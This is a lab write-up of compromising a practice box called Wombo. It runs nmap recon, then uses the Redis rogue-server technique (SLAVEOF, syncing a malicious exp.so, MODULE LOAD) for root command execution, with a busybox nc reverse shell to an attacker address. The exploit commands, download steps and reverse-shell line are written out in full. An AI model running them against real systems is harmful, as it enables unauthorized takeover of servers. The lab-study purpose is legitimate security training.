Wombo
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Wombo exposes an unauthenticated Redis 5.0.9 on port 6379. With the rogue server technique we force Redis to replicate from our malicious server and load a .so module that gives us command execution (Redis rogue server RCE). Since the service runs as root, the resulting shell is already root's: a single-hop box.
Recon
Initial scan
The reply TTL 61 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 61 = 64−3; a hint, not proof (it can be spoofed), confirmed by the service scan. The sweep returns five ports:
ping -c 1 192.168.121.69
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.121.69
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
6379/tcp open redis
8080/tcp open http
27017/tcp open mongodbnmap -p22,80,6379,8080,27017 -sCV 192.168.121.69 -oN targetedScanPORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
80/tcp open http nginx 1.10.3
6379/tcp open redis Redis key-value store 5.0.9
8080/tcp open http NodeBB (http-proxy)
27017/tcp open mongodb MongoDB 4.0.18 - 5.0Port 80 is the nginx welcome page, 8080 a NodeBB forum and 27017 a MongoDB requiring authentication (command listDatabases requires authentication). All are noise next to 6379: a Redis that answers without asking for credentials.
Redis - TCP 6379
Redis is an in-memory key-value store. It isn't meant to face the Internet, and on versions that support modules (>= 4.0) an unauthenticated client can load native code. 5.0.9 allows it, so the vector is served.
Exploitation
Redis rogue server RCE
The rogue server technique abuses Redis replication: we send SLAVEOF pointing it at a Redis server we control, make it sync a malicious .so module as if it were a data file, and then MODULE LOAD loads it, adding a command that runs system orders (Redis rogue server RCE). Ridter's exploit automates the whole dance with n0b0dyCN's module:
git clone https://github.com/Ridter/redis-rce
cd redis-rce
wget https://github.com/n0b0dyCN/redis-rogue-server/raw/refs/heads/master/exp.so
python3 redis-rce.py -r 192.168.121.69 -p 6379 -L 192.168.45.176 -P 8080 -f exp.so
[*] Connecting to  192.168.121.69:6379 ...
[*] Sending SLAVEOF command to server
[+] Accepted connection from 192.168.121.69:6379
[*] Setting filename
[*] Start listening on 192.168.45.176:8080
[*] Tring to run payload
[+] Accepted connection from 192.168.121.69:41933
[*] Closing rogue server ...
[+] What do u want ? [i]nteractive shell or [r]everse shell or [e]xit: i
[+] Interactive shell open , use "exit" to exit ...
$ whoami
root
The exploit offers an interactive shell. whoami returns root: the Redis service ran with maximum privileges, so there's no pivot or escalation, we're already where we want to be. For a stable shell we forward it with busybox nc:
Before triggering the shell, we set Penelope listening on 80:
penelope 80busybox nc 192.168.45.176 80 -e bash
(Penelope)> listeners add -p 80
[+] Got reverse shell from wombo~192.168.121.69-Linux-x86_64  Assigned SessionID <1>
[+] Shell upgraded successfully using /usr/bin/python3!
root@wombo:/# whoami
root
Root
cat /root/proof.txt && whoami && ip a && hostname
2e9576afe639ebb63afe248e8290fda8
root
Attack chain
Redis (6379)  --  unauthenticated, version 5.0.9
        │  rogue server: SLAVEOF -> sync exp.so -> MODULE LOAD
        │  command execution as root
        ▼
root  (proof.txt)
Lessons learned
- Exposed passwordless Redis is RCE. Since 4.0 modules can be loaded, and the rogue server technique turns an open 6379 into native code execution. It should never be reachable from outside
localhostwithoutrequirepassandprotected-mode. - The service account caps how far you go. Here Redis ran as root, so the box fell in one step. Running services under a dedicated, unprivileged account would have left the RCE as a mere foothold, not root.
- Many ports, a single path. SSH, nginx, NodeBB and MongoDB were distractions; recognizing the real vector was the unauthenticated Redis avoided getting lost in the forum or the protected database.